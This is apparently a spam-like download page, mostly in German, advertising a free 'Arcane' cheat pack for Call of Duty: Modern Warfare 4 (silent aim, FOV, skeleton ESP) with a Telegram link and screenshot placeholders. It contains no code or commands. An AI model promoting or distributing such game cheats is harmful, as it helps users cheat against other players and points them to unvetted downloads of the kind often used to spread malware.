Arcane MW4 cheat/Hack | Silent aim, FOV, Skeleton ESP, ESP | free download 2026
- Spiel
- Call of Duty®: Modern Warfare® 4
- Trainer-Version
- 1.0
- Hinzugefügt
- 18 ноя 2026
Dieser Trainer ist nur für Windows-PC. Auf dem Handy läuft er nicht.
cheat pack herunterladen In Telegram öffnenOder den Seitenlink kopieren und am Rechner öffnen.








Screenshots

